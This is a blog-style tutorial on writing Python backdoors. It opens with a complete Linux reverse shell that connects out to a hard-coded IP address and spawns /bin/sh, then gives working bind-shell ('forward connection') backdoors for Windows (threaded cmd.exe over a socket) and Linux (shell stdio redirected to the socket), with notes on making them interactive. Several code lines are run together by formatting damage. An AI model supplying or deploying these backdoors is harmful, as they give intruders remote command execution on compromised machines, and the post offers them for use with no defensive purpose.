python forward connection backdoor
I believe many people have seen the python reverse shell code under linux:
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("59.188.234.64",14575))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
The principle is simple. Create a new socket and redirect the stdin, stdout, and stderr (standard input, output, error) of the system to the socket with 0, 1, and 2 respectively, and then open a shell. In this way, the commands we pass from the socket will enter the standard input of the system (just like keyboard input), and the output and errors of the system will be redirected to the socket and be obtained by our client. But this shell script can only be used under linux.
So, this article focuses on the shell of forward connection, especially cmdshell under windows.
Our only requirement is interactive. For example, after I connect with nc, I execute cd xx directory to enter a certain directory, and then execute dir to list the files in that directory, instead of opening a cmd and listing the files in the default directory. It must be interactive, not pseudo-interactive.
There is also a test method. We execute set a=1, and then execute echo %a%. If the output is 1, it means it is interactive, otherwise it is not interactive.
There are several points to note about the interactive forward connection shell
**1. No matter under linux or windows, if you want to be interactive, you can only open a shell. It is not possible to start a shell process every time it receives a command, and then execute it. The effect of this is similar to os.system('command'), so there is no need to make it so complicated. ****2. The cmd.exe /K parameter under windows keeps cmd from ending, and the /c parameter ends after execution. Pay attention to the difference. **
My previous thought was that python first created a new socket listening port to wait for connection. After the client is connected, it starts a shell process, and then redirects the standard input and output errors (stdin, stdout, stderr) of the process to the pipeline, and connects with the python program through the pipeline. The subprocess library in py has been encapsulated for us With this function, we don't need to create a new pipeline ourselves.
Then enter a loop, read the data in the socket each time, and then write it to stdin, and transmit it to the shell through a pipe. After the shell is executed, I use stdout.read() to read the result, and then send it to the client.
The idea is simple and beautiful, but in practice it will go wrong. Read in python is not asynchronous, only read the specified byte or read EOF will return the result. If there is no EOF, then read will continue to read, the program is blocked here, so it appears to be stuck. I typed dir in nc, but nothing was returned. As long as python is turned off, a result will be returned there.
Therefore, there are four solutions:
**1. If you can know how many bytes of data the shell has written into the pipeline, I can read this byte of data with read(n)2. If there is an asynchronous read function, calling can also solve the problem 3. There is really no way. You can start another thread to read the data in the pipeline. 4. Direct the input and output of the shell to the socket without using the pipeline. However, there is always an error when used under windows, which will be discussed later. **
Ideas 1, 2, I didn't think of a good way. There is no way to know the size of the data in the pipeline, and no asynchronous read function is found.
I used Idea 3 to write a positive connection cmdshell under windows:
from socket import*import subprocess
import os, threading

def send(talk, proc):import time
  while True:
    msg = proc.stdout.readline()
    talk.send(msg)if __name__ =="__main__":
  server=socket(AF_INET,SOCK_STREAM)
  server.bind(('0.0.0.0',11))
  server.listen(5)
  print 'waiting for connect'
  talk, addr = server.accept()
  print 'connect from',addr
  proc = subprocess.Popen('cmd.exe /K', stdin=subprocess.PIPE,
    stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
  t = threading.Thread(target = send, args =(talk, proc))
  t.setDaemon(True)
  t.start()while True:
    cmd=talk.recv(1024)
    proc.stdin.write(cmd)
    proc.stdin.flush()
  server.close()
The test is available and interactive:


Multi-threading is used, and a new thread is started. This thread specifically reads data from stdout, even if it is blocked, it will not affect the socket process of the main thread.
I wrote a Linux version with Idea 4, which can be used perfectly:
from socket import*import subprocess
import os, threading, sys, time

if __name__ =="__main__":
  server=socket(AF_INET,SOCK_STREAM)
  server.bind(('0.0.0.0',11))
  server.listen(5)
  print 'waiting for connect'
  talk, addr = server.accept()
  print 'connect from',addr
  proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk,
    stdout=talk, stderr=talk, shell=True)
effect:

When directly in popen, redirect the stdin, stdout, and stderr of the newly created process to the socket. This eliminates the need for pipe communication. This is also the principle of the zero pipeline backdoor in C language.
But I don’t know why, I wrote a windows version, and always reported an error:

I don't quite understand, the windows version replaced /bin/sh with cmd.exe, but this error occurred.
The above is my analysis of the forward connection shell under python. I hope to help people who are also confused. The omissions and errors can be corrected by everyone!
Recommended Posts